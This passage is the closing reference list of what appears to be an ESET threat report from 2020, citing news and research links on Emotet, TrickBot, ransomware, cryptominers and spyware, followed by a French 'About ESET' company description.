[25] https://www.bleepingcomputer.com/news/security/emotet-malware-wants-to-invite-you-to-a-halloween-party/

[26] https://www.welivesecurity.com/2018/11/23/black-friday-special-emotet-filling-inboxes-infected-xml-macros/

[27] https://www.bleepingcomputer.com/news/security/qbot-partners-with-egregor-ransomware-in-bot-fueled-attacks/

[28] https://blogs.microsoft.com/on-the-issues/2020/10/12/trickbot-ransomware-cyberthreat-us-elections/

[29] https://www.bleepingcomputer.com/news/security/trickbots-new-module-aims-to-infect-your-uefi-firmware/

[30] https://thehackernews.com/2020/10/trickbot-linux-variants-active-in-wild.html

[31] https://www.coveware.com/blog/q3-2020-ransomware-marketplace-report

[32] https://www.bleepingcomputer.com/news/security/maze-ransomware-shuts-down-operations-denies-creating-cartel/

[33] https://www.infosecurity-magazine.com/news/red-alert-us-hospitals-flooded/

[34] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[35] https://www.bleepingcomputer.com/news/security/revil-ransomware-gang-claims-over-100-million-profit-in-a-year/

[36] https://www.bleepingcomputer.com/news/security/egregor-ransomware-bombards-victims-printers-with-ransom-notes/

[37] https://www.zdnet.com/article/ransomware-gangs-are-now-cold-calling-victims-if-they-restore-from-backups-without-paying/

[38] https://borncity.com/win/2020/05/20/warning-infected-cookie-consent-logo-delivers-ransomware/

[39] https://finance.yahoo.com/quote/BTC-USD/history?period1=1609372800&period2=1609372800&interval=1d

[40] https://www.bloomberg.com/news/articles/2020-12-17/bitcoin-price-what-investors-need-know-before-buying-the-cryptocurrency

[41] https://www.paypal.com/us/smarthelp/article/cryptocurrency-on-paypal-faq-faq4398?app=searchAutoComplete

[42] https://www.cnbc.com/select/visa-backs-first-credit-card-to-offer-bitcoin-rewards/

[43] https://www.coindesk.com/price/ethereum

[44] https://www.coindesk.com/price/monero

[45] https://www.bleepingcomputer.com/news/security/new-worm-turns-windows-linux-servers-into-monero-miners/

[46] https://www.microsoft.com/security/blog/2020/11/30/threat-actor-leverages-coin-miner-techniques-to-stay-under-the-radar-heres-how-to-spot-them/

[47] https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/%20

[48] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/

[49] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11510

[50] https://www.trendmicro.com/en_us/research/20/k/new-macos-backdoor-connected-to-oceanlotus-surfaces.html

[51] https://www.welivesecurity.com/2016/07/06/new-osxkeydnap-malware-hungry-credentials/

[52] https://www.zdnet.com/article/apple-notarizes-six-malicious-apps-posing-as-flash-installers

[53] https://www.welivesecurity.com/wp-content/uploads/2020/10/ESET_Threat_Report_Q32020.pdf#page=24

[54] https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/

[55] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/

[56] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/

[57] https://twitter.com/ESETresearch/status/1270339046645141507?s=20

[58] https://twitter.com/ESETresearch/status/1331947342870802432

[59] https://www.ic3.gov/Media/Y2020/PSA201229

[60] https://blog.netlab.360.com/heh-an-iot-p2p-botnet/

[61] https://eecd.eset.com/agenda/detail/3

[62] https://eecd.eset.com/agenda/detail/6

[63] https://eecd.eset.com/agenda/detail/8

[64] https://www.blackhat.com/asia-20/briefings/schedule/#krk-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wi-fi-devices-18516

[65] https://aavar.org/avar2020/index.php/cdrthief-malware-that-targets-linux-voip-softswitches/

[66] https://codeblue.jp/2020/en/talks/?content=talks_11

[67] https://attack.mitre.org/

[68] https://attack.mitre.org/techniques/enterprise/

[69] https://attack.mitre.org/software/

[70] https://attack.mitre.org/groups/

[71] https://attack.mitre.org/versions/v8/techniques/T1547/012/

[72] https://attack.mitre.org/versions/v8/software/S0260/

[73] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[74] https://attack.mitre.org/versions/v8/techniques/T1218/002/

[75] https://attack.mitre.org/versions/v8/groups/G0047/

[76] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[77] https://help.eset.com/glossary/en-US/unwanted_application.html

[78] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

À propos d'ESET

Depuis plus de 30 ans, *ESET®* développe des logiciels et des services de sécurité informatique de pointe pour les entreprises et les consommateurs du monde entier. Ses solutions couvrent la protection des endpoints et la sécurité mobile, le chiffrement et l'authentification multi-facteurs. Les produits performants et faciles à utiliser d'ESET offrent aux consommateurs et aux entreprises la tranquillité d'esprit nécessaire pour profiter pleinement du potentiel de leur technologie. ESET protège et surveille discrètement 24 heures sur 24, et actualise les défenses en temps réel pour assurer la sécurité des utilisateurs et le fonctionnement des entreprises sans interruption. L'évolution des menaces nécessite une entreprise de sécurité dynamique. Grâce à des centres de R&D dans le monde entier, ESET est la première entreprise de sécurité informatique à remporter *100 récompenses Virus Bulletin VB100*, et identifier systématiquement tous les malwares depuis 2003. Pour plus d'informations, consultez le site *www.eset.com* ou suivez-nous sur *LinkedIn*, *Facebook* et *Twitter*.

WeLiveSecurity.com
@ESETresearch
GitHub ESET